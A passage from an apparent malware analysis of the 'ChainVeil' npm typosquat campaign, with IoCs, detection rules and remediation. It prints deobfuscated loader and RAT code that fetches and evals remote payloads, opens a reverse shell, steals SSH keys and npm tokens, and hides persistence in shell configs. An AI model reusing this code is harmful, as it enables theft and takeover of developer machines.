21 });

```

Figure 7: The dual execution paths in the deobfuscated loader

Stage 2A: Campaign Configuration & Inner Blockchain Loader

After another round of NVu deobfuscation, Stage 2A reveals a campaign configuration layer and a second blockchain loader.

Three C2 Servers, Campaign-Based Routing

Language:

```

_V = global["_V"] || 0; // "A6-519-83" - set by the npm package

if (_V[0] == "A" || _V == "0") {
  global["_t_s"] = "http://166.88.54.158:443";
  global["_t_u"] = "http://166.88.54.158";
}
else if (!isNaN(parseInt(_V))) {
  global["_t_s"] = "http://198.105.127.210:443";
  global["_t_u"] = "http://198.105.127.210";
}
else {
  global["_t_s"] = "http://23.27.202.27:443";
  global["_t_u"] = "http://23.27.202.27:27017";
}

```

Three hardcoded IPs. **Every marker in the ChainVeil family starts with A6-**, so all nine packages route to the **primary C2** (166.88.54.158). The third server's port 27017 is the default MongoDB port, which is almost certainly the exfiltration database. The numeric-routing branch (198.105.127.210) suggests other, non-A6 campaigns share this same loader infrastructure.

Authentication Tokens

Language:

```
global["ZtT887m6p3f985ez24_77Tdx760f86N9s9A_d4d4dfc12LK0rbe07c"]
= "b_6ZPe7213af218Jrb600t3Q3353_Ja5J2ec7f8c3vx370M1e0be7E";
```

These are sent to the C2 during registration to identify the campaign variant.

Tier-2 Blockchain Addresses

Language:

```
global["_t_1"] = "TA48dct6rFW8BXsiLATjFaVfSuryMjD3v";
global["_t_2"] = "0x533b2dbcaeff19cd1f799234a27b578d713d8fcaa341b7501e4526106483e0b1";
```

The inner loader then performs the same Tron → BSC resolution using these Tier-2 addresses to fetch the final payload.

<pre>1 var _\$bfdd=function(m,s){var c=m.length;var z=[];for(var b=0;b<c;b++){z[b]=m.charAt(b)}for(var b=0;b<c;b++){var v=s*(b+242)+s%15897;var u=s*(b+488)+s%17788;var g=v%c;var n=u%c;var j=z[g];z[g]=z[n];z[n]=j;s=(v+u)%3232083}var r=String.fromCharCode(127);var t="";var d="";var x="#1";var p="";var l="#0";var i="#";return z.join(t).split(d).join(r).split(x).join(p).split(l).join(i).split(r))("15%6_8c68t5p%aj/snv8%047t27.1op0h4%7f%t45c2/25Vb5ah7t6p717_15%28B9ds:p2d:M4h.pi27/:4e8%:1t2t.e11b%:0e4.It8.W/5t.690L.u85t_a4631sa3d141.V/. /4d..8:y:3%p:_ft4%037641202204%ct02/d5t_s6%b.1/08%tF2t5X_i4Ata1/tF22u%N7071%8_2r/00x33%F.r9t13a3tp52217f183hae.f:72b.r318/Nab20.9t1_T9872.3j.hA3hc11".3044427); 2 3 _\$bfdd.forEach(function(val, idx) { 4 console.log("[" + idx + "] = " + JSON.stringify(val)); 5 });</pre>	<pre>[0] = "_V" [1] = "A" [2] = "0" [3] = "_t_s" [4] = "http://166.88.54.158:443" [5] = "_t_u" [6] = "http://166.88.54.158" [7] = "parseInt" [8] = "isNaN" [9] = "http://198.105.127.210:443" [10] = "http://198.105.127.210" [11] = "http://23.27.202.27:443" [12] = "http://23.27.202.27:27017" [13] = "_t_1" [14] = "TA48dct6rFW8BXsiLATjFaVfSuryMjD3v" [15] = "_t_2" [16] = "0x533b2dbcaeff19cd1f799234a27b578d713d8fcaa341b7501e4526106483e0b1"</pre>
---	--

Figure 8: The decoded _\$bfdd string array showing all three C2 IPs and blockchain addresses

Stage 2B: The Backup Channel

Stage 2B — the detached hidden process — skips the blockchain chain and fetches directly from the C2 over HTTP:

Language:

```
(async function() {
  if (r[0] == "A") {
    c["_H2"] = "http://166.88.54.158";
  }

  var url = new URL(c["_H2"] + "/$/boot");
  var opts = {
    method: "GET",
    hostname: url.hostname,
    port: url.port,
    path: "/$/boot",
    headers: {
      "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) " +
        "AppleWebKit/537.36 (KHTML, like Gecko) " +
        "Chrome/131.0.0.0 Safari/537.36",
      "Sec-V": campaignId // "A6-519-83"
    }
  };

  var encrypted = await httpRequest(opts);
```

```

var key = "ThZG+0jfxE6VAG0J";
var decrypted = "";
for (var i = 0; i < encrypted.length; i++) {
  decrypted += String.fromCharCode(
    encrypted.charCodeAt(i) ^ key.charCodeAt(i % key.length)
  );
}

await eval(decrypted);
})();

```

The endpoint `/$/boot` serves the XOR-encrypted RAT payload. The campaign ID is sent in the `Sec-V` header, and the User-Agent spoofs Chrome on Windows.

This creates a dual redundant delivery system:

Path	Source	Resilience	Speed
Stage 2A (blockchain)	Tron → Aptos → BSC → XOR	Cannot be taken down	Slower (3 API calls)
Stage 2B (direct HTTP)	C2 server <code>/\$/boot</code> → XOR	Can be firewall-blocked	Fast (1 HTTP call)

Both paths must be neutralized to fully disrupt the campaign.

```

(function){var CvG='',fDQ=137-126;function dmO(g){var e=497749;var t=g.length;var p=[];for(var b=0;b<t;b++){p[b]=g.charCodeAt(b);for(var b=0;b<t;b++){var j=e*(b+348)+(e%17051);var f=e*(b+142)+(e%36249);var o=j%t;var y=f%t;var r=p[o];p[o]=p[y];p[y]=r;e=(j+f)%5266769;};return p.join('');var pNU=dmO('tvqcmrurtqhsnckjosbyoclpunxodetzifawr').substr(0,fDQ);var hrr='a= +1)',=,7)z=Ae(rCs+2.rfbc!ehg=vhrmmel+ ns{tvngzu;-syv (+8imb+e6.a)r)8unv.+1=,6coao7h!r,C=1v8c)[5ssl;vo6li+;k]1l84[;mraqglcog or+va=.y=0k=.f(ujg;ely;+irr)(C vvsr;af+oq5(+;h=yecx,jzd;rc-CkortC(o<xerrn)a,)[mdn) m([p ah[ +Chtv,atc=ahau=n]hoo;ap;i;ntf"]h6;aor=0fa+=ycjlen;h("6;ktt,ja;g6st+ g=)hl,-v.rbd)= ](,0v;0vsei[(n4ql=f)0;7,7lfcrr;di+h!rn)r=ro<(u=dor(-;re;qnt)v4]te=h.t(h[n+8r,f.fvnj)grj]<hra= f=vs;nf13ing..l;e+a-;9c5=tCgv+g-x;(,qzui e;7lse]nej).A3,2=vacue]l,vgnibp<;r;(ph)fskg6=.rn1[=q=>;.v<,(s)ls9C]=ual)6rq )n1bvya(,)(tinr"]e)(u*=r-6 u0 v=.i(gr;)(nf)rf(dmsu;.tgii=bur71[( op=s1cl;a+0aae)a[+o)2i..n5ri11]y,pa.{=5,oanoat={u (7 +t"x(..)S;v]6a= 1;a9=(r">{;=ayuuctov[uq9tlvv(ou0s,,iqm",A,,]r dtw328on,9;t02t1a[r8e(,e,r)Ao;q2j;gpStvp)e>0j"+7hrr(nah=4ro;f.,mv[vt.tbrrp(i6lrecqh=+++c]1fstcrfsh80,a88taq0yih y[rsot2hnuA"r=qca")r;(jfrx[1]o)7ref(h.rhe1p( a;pr1gm).)9i=iu92';var ALF=dmO[pNU];var Avl='';var TIQ=ALF;var r1s=ALF(Avl,dmO(hrr));var WMe=r1s(dmO('%3;563Wwcp3T:W=f 07%:=a1c.NWwta0=W)-[=er2nle!W0e.iam)eicSa1la(n).]Wt.Wdls93m;=[$[0.i 0%/o;i}0W.!.(-"4o+&.t{1.)M)3 r(Wr.(2) Sada",}1.2.,;04a)]$,!h{(.8a[aa\4=d1:W]1+)%W].ehtW=!h.eWe).0#.a.=2]%wu2V]%ttW%nxaa65Wotcj)3!0%(,=h[)=aeW[n3.l0.fa]3a"aal(6140)Wr!pe[3q.a)x%]t\W/a.:2.W..fx_(p*,nW$Mv1r10giog;!#a4Wiu-Wqa1s(.%.a.+bWw&3p_]%i)}ia]321%.w.hwa5t=gntWf07tm]pt85tr(,%;w! (2p42a6.ar3tn]"1NehStr+9teg.%S]&+0]h.o4dd0c(5n.).b7SW.hre.gTm8#.3hap:W(e.)20j0bn=2.Werr41gnbiw%j.W;(am]7W51$cae)f=jtiWat3=]qewlWo4a) \/.lt):.v(.nnb3W,p]((.Ee!7W%se+!Wc7_1/\=,aeS6;p1[1*e1oa%thon056%(iWc0;ixii9nm(-=_0ea.Ti1s\:/2(We)o)62..t)3a%kt(p8aad1)=v1=.gi=p.e:f).W(}=sa0t%.=Wii6m;er!l.Wi7f#sineen18t]1hW%W;W;.=r)!imha.ar0\Tv%1%x3.1zi(2s;f)]\v=1..00rrfembbr%.1]r)hW\3j78t;ti3.i0c=Wp.wa\7e7h+=e]#2a..qspiW(%45]WkW..0t[wt%ko w\W%5%.ai9)C[ts%].!(viin.aelW"(af%W6%x2yW]5f]a9Tb]]7!t.sw.plea-+w8-sp9.;+a1WcW{ns,igqke.aie*3.Nw]+,ofo0(%y{n)t]u622%6){2h+7oHw{Wo}231o!\v;)\a0W%(b1..3atrt4%W%dd3b2{2d i(!-e){$ 0zc]N!Ws4&(:1%frsk;]baWY{.}[.bm].s.aW1[dwa]]a%hho3(2)ag2;]\dox!|E..lv"odm)C.])sa!])h.W1C o\aw1]!Wlot).yf8]9ew]]236W+;o[:(eW(tC1-ro+yd2+,{0d3.[=oe3r73]T((8[1v_a_ew]7.+nW").aW(00a)=r)W."2aWw 6W r3[g;:[sat]ah%6ra9.78.](Wto%W]1z%ecEts5=37n]h(W%7r; nW"8tqW] !3*.;r7.7]18a+2=(W6[]vhof).\m)%Ww(5ea;..7W.aawk.Wo]2bi.eoWwa.)).,asb5er\',(kyes[1fgi]h3.ldy19Wr(%]ra)wr%W]oW8]];.6b#6.]=Ww.].n\{tW+o)}))5a2+3r\2;.iW=Wwnee+Wr$W[2Mt.thlWe7W6.Wo;lb4)t=ictl..v77W.a.{=.u]j)r)n8i(-.d.%2=4fy. !])a1.([k70|t2]%(t.2to2 c.%Wa.t.,Wf=[1.i] uac.leb1r..a18.as\p,tte )WwCa.as(f0l8i0.h6)5) W"0anb ;b.wp;tirat1..we'))var UFO=TIQ(CvG,WMe );UFO(8914);return 5549)}())

```

Figure 9: The Stage 2B deobfuscated code showing the HTTP fetch and XOR decryption

Stage 3: Tier-2 Blockchain Resolution

Stage 2A's inner loader performs a second blockchain resolution using the Tier-2 wallet:

Language:

```

Tron wallet: TA48dct6rFW8BXsiLatjFaVfSuryMjD3v
|
▼ (API: api.trongrid.io)
Transaction data (hex decoded + reversed):
0xb6c725890be6890fd2c735eedc47e24b85a350301f6c19a3864e43c35e470968
|
▼ (BSC RPC: eth_getTransactionByHash)
Input field: 77,282 bytes of XOR-encrypted data
|
▼ (Split on "?." → XOR decrypt with "2[gWfGj;<:-93Z^C")
Final payload: 77KB RAT

```

This Tier-2 wallet has only one outbound transaction (posted ~June 8, 2026). The attacker updates intermediate loaders often but keeps the final payload address constant.




Figure 10: The Tier-2 Tron wallet transaction on Tronscan




Figure 11: The 77KB BSC transaction on BscScan showing the burn address destination

Stage 4: The Weapon — A Production-Grade RAT (Remote Access Trojan)

The final 77KB payload arrives protected by LZString UTF-16 compression and array-indexed string obfuscation. After decompression, it reveals a full-featured Remote Access Trojan.

System Fingerprinting

Language:

```
const platform = os.platform();    // win32 / darwin / linux
const hostname = os.hostname();    // machine name
const uid      = os.userInfo().uid; // user ID
const osType   = os.type();        // OS type
const release  = os.release();     // kernel version
const argv     = process.argv;     // how the process was started
const cwd      = process.cwd();     // current working directory
const installDir = __dirname;      // where the package was installed
const scriptPath = __filename;     // full path to this script
```

WebSocket Reverse Shell

Language:

```
const ws = WebSocket("ws://166.88.54.158:443", { timeout: 5000 });

ws.on("open", () => {
  ws.send("register", "init", {
    id:      deviceId,    // Persistent UUID (stored on disk)
    session: sessionId,  // Per-session UUID
    os:      osType,      // Operating system
    version: version,     // Malware version
    _V:      "A6-519-83", // Campaign ID (or "A6-519-81" for v1.0.1)
    timestamp: installTs, // First-install timestamp
    machineId: machineId  // Hardware-derived persistent ID
  });
  global.lastSeen = new Date().getTime();
});
```

Once connected, the C2 operator has a full interactive shell:

Command	What It Does
Any shell command	Executed via <code>child_process.exec()</code> — full shell access
<code>cd <path></code>	Change working directory
<code>info</code>	Dump complete system profile, campaign ID, all paths, timestamps
<code>upload:file,dest</code>	Upload a single file to C2 server
<code>uploadDir:dir,dest</code>	Recursively upload entire directory tree
<code>inject:filepath</code>	Inject persistence payload into a file

Command	What It Does
eval:code	Execute arbitrary JavaScript
evalb:base64	Execute base64-encoded JavaScript
ss:url	Reconnect WebSocket to a different C2 URL
home	cd to home directory
stop	Cancel current upload operation
*cmd args	Spawn detached background process
exit	Kill process (non-persistent context only)
kill	Force kill process

```

1  function handleCommand(command, sessionId) {
2    if (command == "cd" || command.startsWith("cd ")) {
3      process.chdir(targetPath);
4    }
5    } else if (command == "info") {
6      // Dumps: campaign ID, version, hostname, OS, C2 URLs,
7      // install paths, timestamps, working directory, machine ID
8    } else if (command.startsWith("upload:")) {
9      // upload:localfile,/remote/destination
10     uploadFile(hostname, [filePath], destination, sessionId);
11   }
12   } else if (command.startsWith("uploadDir:")) {
13     // uploadDir:localdir,/remote/destination
14     // Recursively uploads entire directory tree
15     uploadDirectory(hostname, dirPath, destination, sessionId);
16   }
17   } else if (command.startsWith("inject:")) {
18     // Injects persistence payload into target file
19     injectPersistence(filePath, fileType, force, callback);
20   }
21   } else if (command.startsWith("eval:")) {
22     result = eval(command.split(":")[1]);
23   }
24   } else if (command.startsWith("evalb:")) {
25     // Execute base64-encoded JavaScript
26     result = eval(atob(command.split(":")[1]));
27   }
28   } else if (command.startsWith("ss:")) {
29     // Reconnect WebSocket to new C2 URL
30     reconnectWebSocket(newUrl);
31   } else if (command == "exit") {
32     if (!isLoading) process.exit();
33   }
34   } else if (command == "kill") {
35     process.exit();
36   } else {
37     // Default: execute as shell command
38     child_process.exec(command, options, (error, stdout, stderr) => {
39       ws.send("result", output, sessionId);
40     });
41   }
42 }

```

Figure 12: The command handler function after deobfuscation

Credential Harvesting

Language:

```

// Shell configuration – contains env vars, tokens, aliases, paths
harvest("~/bashrc", ".bashrc");
harvest("~/zshrc", ".zshrc");
harvest("~/profile", ".profile");

// SSH keys – the entire .ssh directory, recursively
harvest("~/ssh/", ".ssh");

// npm authentication
harvest("~/npmrc", ".npmrc");

```

On macOS, it additionally reads Keychain exports, filtering for OAuth tokens (entries starting with “O”) and hashing them with SHA256.

File Exfiltration

Language:

```
async function uploadFile(hostname, files, destination, sessionId) {
  const formData = new FormData();
  formData.append("name", hostname);    // Machine identifier
  formData.append("path", destination); // Remote storage path
  files.forEach(file => {
    const basename = path.basename(file);
    formData.append(basename, fs.readFileSync(file));
  });
  await http.post(C2_URL + "/upload", formData, {
    headers: formData.getHeaders()
  });
}
```

Persistence: Invisible Shell Config Injection

The most insidious persistence mechanism is code injection into shell configuration files. Every time the developer opens a new terminal, the malware re-executes.

Language:

```
function injectPersistence(filePath, fileType, force, callback) {
  let content = fs.readFileSync(filePath, 'utf8');

  // Skip if already infected (campaign marker check)
  if (content.includes("'" + campaignId + "'")) {
    return false;
  }

  // Inject after 200 spaces of whitespace padding
  const payload = "\n" + " ".repeat(200) +    // ← INVISIBLE padding
    COMMENT_MARKER +                          // Format-specific comment
    "\neval('" + fileType + "');" +
    "'" + campaignId + "';" + callbackCode;

  fs.appendFileSync(filePath, payload, 'utf8');
}
```

The 200 spaces of padding push the malicious code far beyond the visible area of any text editor’s horizontal scroll. The malware handles six different file format comment markers — bash (#), zsh, npm config, SSH config, and others — ensuring the injected code doesn’t cause syntax errors. **Because the marker check uses the per-package _V value, a host infected by multiple ChainVeil packages can be injected multiple times** — once per distinct marker — leaving several padded blocks to hunt for.

Anti-Analysis Techniques

Before doing anything malicious, the RAT actively tries to work out *who is watching*. If it suspects it's running inside a security researcher's environment rather than on a real victim's machine, it goes quiet. Three distinct checks handle this.

Sandbox Detection

Language:

```
if (process.env.CI ||
    hostname === "localhost" ||
    hostname === "RUNNERADMIN") {
    return installTimestamp; // Behave cleanly
}
```

What it does: The malware looks for tell-tale signs that it's running inside an *automated test or analysis environment* rather than on a real developer's laptop. `process.env.CI` is a flag that build pipelines (GitHub Actions, GitLab CI, etc.) automatically set; a hostname of `localhost` or `RUNNERADMIN` is typical of throwaway sandboxes and CI runners, not personal machines. If any of these match, the code bails out early and **behaves like a harmless package** — no C2 contact, no theft. The goal is to look completely benign to the automated scanners that security teams and npm itself run, while still firing on genuine victim machines.

On macOS it goes further, inspecting APFS volume layouts and other system traits that differ between real Macs and the virtual machines analysts commonly use.

Anti-Debugging Traps

Language:

```
var check = function() {
    const test = function() {
        const regex = new RegExp("\n");
        return regex.test(check); // Detects if function was prettified
    };
    if (test()) { while (true) {} } // Hang forever
};
```

What it does: This is a trap aimed at researchers who try to read the code. Malware is shipped as a single dense, unformatted line; the first thing an analyst does is “prettify” it — run it through a formatter that adds line breaks and indentation to make it readable. This snippet checks whether its *own* code contains a newline character (the `\n`), which would only be present if someone had reformatted it. If it detects that tampering, it drops into `while (true) {}` — an **infinite loop that freezes the analysis tool forever**. In other words, the simple act of making the malware readable causes it to hang, wasting the analyst's time and protecting the payload.

Anti-Replay Guard

Language:

```
const now = (new Date).getTime();
if (global['_p_t'] && now - global['_p_t'] < 30000) return;
global['_p_t'] = now;
```

What it does: This is a self-throttle. It records the timestamp of the last run and refuses to execute again if less than 30 seconds (30000 milliseconds) have passed. During a normal install or import, the same module can get loaded several times in quick succession — without this guard the payload would fire repeatedly, spawning duplicate processes and generating noisy, suspicious activity that's easy to spot. By running **at most once every 30 seconds**, the malware stays quiet and avoids drawing attention to itself.

Infrastructure Map and Indicators of Compromise (IoC)

Threat Actor

Attribute	Value
Campaign name	ChainVeil
Actor	SuccessKey (npm handle successkeyteck)
Operator tag	A6- prefix (constant across all markers)
Known packages	9 (see above)

C2 Servers

IP Address	Port(s)	Role
166.88.54.158	443	Primary C2 — WebSocket RAT, HTTP file upload, /\$/boot bootstrap (all A6-* markers)
198.105.127.210	443	Secondary C2 — numeric campaign IDs
23.27.202.27	443, 27017	Tertiary C2 + MongoDB exfiltration database

Blockchain Infrastructure

Tier	Chain	Address	Rotations	Purpose
1	Tron	TMfKQEd7TJJJa5xNZJZ2Lep838vrzrs7mAP	17	Stage 2A pointer
1	Tron	TXfxHUet9pJVU1BgVkBAbrES4YUc1nGzcG	1	Stage 2B pointer
1	Aptos	0xbe037400670fbf1c32364f762975908dc43eeb38759263e7dfcdabc76380811e	Synced with Tron	Fallback for Stage 2A and 2B
2	Tron	TA48dct6rFW8BXsiLAtjFaVfSuryMjD3v	1	Final RAT pointer

Tier	Chain	Address	Rotations	Purpos
2	Aptos	0x533b2dbcaeff19cd1f799234a27b578d713d8fcaa341b7501e4526106483e0b1	Synced with Tron	Tier 2 fallback

BSC Payload Transactions

Payload	Transaction Hash	Size
Stage 2A	0x80a1148ee589125bc1e57d36abac9f08089b2990d9372be3a33a1f057ad1ef89	~5.8 KB
Stage 2B	0xa896af4f2876df59af1e705fb75031630ebd37fa89659a9896be4d3da8c87f02	~3.6 KB
Final RAT	0xb6c725890be6890fd2c735eedc47e24b85a350301f6c19a3864e43c35e470968	~77 KB

Cryptographic Material

Key	Value	Used For
XOR Key (Tier 1, 2A)	2[gWfGj ;<:-93Z^C	Decrypt Stage 2A + final RAT from BSC
XOR Key (Tier 1, 2B)	m6:tTh^D)cBz?NM]	Decrypt Stage 2B from BSC
XOR Key (HTTP)	ThZG+0jfXE6VAG0J	Decrypt Stage 2B HTTP /\$/boot response
BSC Delimiter	? . ?	Separates junk prefix from encrypted payload
Auth Token (key)	ZtT887m6p3f985ez24_77Tdx760f86N9s9A_d4d4dfc12LK0rbe07c	C2 campaign authentication
Auth Token (value)	b_6ZPe7213af218Jrb600t3Q3353_Ja5J2ec7f8c3vx370M1e0be7E	C2 campaign authentication

Campaign Markers (_V) Observed

A6-317, A6-318, A6-420, A6-420-#, A6-519-79, A6-519-81, A6-519-83, A6-519-85, A6-519-# — all route to primary C2 (166.88.54.158). Note A6-519-81 is **reused** across clsx-tailwind and rate-limit-flexible v1.0.1.

C2 Endpoints

Endpoint	Method	Purpose
ws://166.88.54.158:443	WebSocket	Reverse shell command & control
http://166.88.54.158/upload	POST (multipart)	File exfiltration
http://166.88.54.158/\$/boot	GET	Stage 2B payload delivery
http://166.88.54.158:443/?v=<id>&h=<host>\$<uid>	GET	Initial registration

Files Targeted

File/Path	Platform	Data Stolen
~/.bashrc	Linux/macOS	Env vars, tokens, aliases
~/.zshrc	Linux/macOS	Env vars, tokens, aliases
~/.profile	Linux/macOS	Env vars, login config
~/.ssh/* (all files)	All	SSH private keys, known_hosts, config
~/.npmrc	All	npm authentication tokens
macOS Keychain CSV	macOS	OAuth tokens, passwords

Campaign Timeline

Combining the Tron wallet history with npm publish dates reconstructs the full operational timeline. Note the infrastructure (blockchain) predates the npm packages by ~11 months.

Date	Event
Jun 13, 2025	Blockchain C2 launches — 3 payload rotations within 8 minutes (testing/debugging)
Jun 24, 2025	Rotation #4-5 — two updates in 9 minutes
Jul 23, 2025	Rotation #6
Aug 19, 2025	Rotation #7
Sep 1, 2025	Rapid rotation #8-10 — 3 updates within 30 minutes (possible detection response)
Dec 1, 2025	Rotation #11

Date	Event
Mar 2, 2026	Rotation #12
Mar 24, 2026	Tier-1 wallet funded from 2 addresses within 21 seconds — infrastructure expansion
Mar 24, 2026	Stage 2B wallet + Tier-2 wallet activated
Mar 29, 2026	Rotation #13
May 18, 2026	First ChainVeil npm packages published — tailwindcss-animatics (A6-317), tailwindcss-animates-kit (A6-318)
May 20, 2026	Rotation #14
May 23, 2026	Rotation #15-16 — Aptos synced within 6 seconds of Tron
Jun 6, 2026	Burst of publications — tailwindcss-merge, sass-formats, clsx-tailwind, typeorm-encrypt
Jun 7, 2026	rate-limit-flexible published (v1.0.1 A6-519-81, v1.0.2 A6-519-83)
Jun 8, 2026	Tier-2 BSC transaction posted — final RAT stored on-chain
Jun 9, 2026	sass-format published (A6-420)
Jun 10, 2026	rate-limits-flexible published (A6-420-#) — latest known

The campaign has been active for about a year with no signs of stopping. The A6-3xx → A6-4xx → A6-519-* progression of markers maps cleanly onto the May → June publication waves, suggesting a sequential, batched release cadence.

Though npm has taken down the items we reported, we have no reason to believe this will stop the threat actor from continuing, since C2 remains online.




Figure 13: Visualization of campaign timeline so far

Detection, Additional IoC

Network indicators

Language:

```
# Firewall rules
block ip 166.88.54.158 any
block ip 198.105.127.210 any
block ip 23.27.202.27 any

# IDS/IPS
alert http any -> any (content:"Sec-V"; pcre:"/A6-(3[0-9]{2}|420|519-[0-9]{2})/";)
alert http any -> any (content:"$/boot";)
alert ws any -> 166.88.54.158:443 (msg:"ChainVeil <abbr title='Remote Access Trojan'>RAT</abbr> <abbr title='Command and C
```

Package / supply-chain indicators

Language:

```
# Check for ANY ChainVeil package across all projects
for p in tailwindcss-merge sass-format tailwindcss-animates-kit \
  sass-formats clsx-tailwind tailwindcss-animatics \
  typeorm-encrypt rate-limits-flexible rate-limit-flexible; do
  npm ls "$p" 2>/dev/null | grep -q "$p" && echo "INFECTED: $p"
done

# Hunt the shared malicious file in any installed package
find node_modules -path "*/lib/lib.min.js" 2>/dev/null \
  -exec grep -l "global\['_V'\]" {} \;

# Search lockfiles across all repos for any family member
grep -rEn "tailwindcss-merge|sass-formats?|tailwindcss-anima(tics|tes-kit)|clsx-tailwind|typeorm-encrypt|rate-limits?-flexible" \
  --include="package-lock.json" --include="pnpm-lock.yaml" --include="yarn.lock"
```

Filesystem indicators

Language:

```
# Search for injected persistence (200-space padded blocks)
grep -rn "$(printf ' %.0s' {1..50})" ~/.bashrc ~/.zshrc ~/.profile

# Search for machine ID files
find / -name "machineId" -path "*/.*/" 2>/dev/null

# Search for orphaned node processes
ps aux | grep "node -e" | grep -v grep
```

Code-level detection (grep/YARA)

Language:

```
# Blockchain C2 indicators
grep -rP "(trongrid\.io|aptoslabs\.com|bsc-dataseed|eth_getTransactionByHash)" \
  --include="*.js"

# XOR key artifacts
grep -rP "(2\[gWfGj\]|ThZG\+0jf|m6:tTh)" --include="*.js"

# NVu/YWG shuffler signature
grep -rP "function\s+\w+\(\w\)\{var\s+\w=\d{7}\}" --include="*.js"

# Campaign marker signature (catches the whole family)
grep -rP "global\[['_V']\]\s*=\s*'A6-" --include="*.js"
```

Remediation

If a machine is compromised:

1. **Uninstall every ChainVeil package** — re-check `package-lock.json` across all repos (a teammate's lockfile may pull one in transitively).
2. **Install the legitimate package** where needed — e.g., `npm install rate-limiter-flexible,tailwind-merge,clsx,sass,typeorm` (note the “er” on `rate-limiter-flexible`).
3. **Kill all Node.js processes** — especially orphaned `node -e` with `detached: true`.
4. **Inspect shell configs** — check `.bashrc`, `.zshrc`, `.profile` for content after 200+ spaces; multiple ChainVeil installs may leave multiple injected blocks.
5. **Rotate ALL credentials immediately** — SSH keys, npm tokens, cloud credentials, API keys, anything in environment variables.
6. **Remove machine ID files** — search `%APPDATA%`, `/var/root/`, `/etc/` for hidden directories containing UUID files.
7. **Block all three C2 IPs** at the network level.
8. **Audit your full dependency tree** and report any new `successkeyteck` packages to npm security.

Conclusion

What began as a single typosquat — `rate-limit-flexible` — turned out to be **ChainVeil**, an actively maintained campaign run by the npm actor **successkeyteck** comprising at least nine packages and fourteen malicious versions, all

sharing one templated loader. The operation demonstrates multiple advanced evasion techniques working in concert:

- **A templated, copy-paste loader** dropped into popular-package typosquats, with only the `global['_V']` marker line changed per package — enabling rapid, low-effort fan-out across an ecosystem.
- **No install hooks** — clean `package.json`, bypassing hook-based scanners.
